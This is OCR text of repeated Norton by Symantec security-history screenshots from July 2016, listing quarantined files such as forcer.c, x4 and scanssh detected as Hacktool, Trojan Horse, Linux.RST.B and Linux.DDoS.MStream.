by Virus scanner
5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Linux.RST.B detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
pre4 contained threat
Trojan Horse
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
by Virus scanner
5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Linux.RST.B detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
forcer.c contained threat
Trojan Horse
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
by Virus scanner
5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Linux.RST.B detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
-bash contained threat
Linux.RST.B
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
by Virus scanner
5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Linux.RST.B detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
x4 contained threat
Linux.DDoS.MStream
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
ssh contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
scanssh contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close

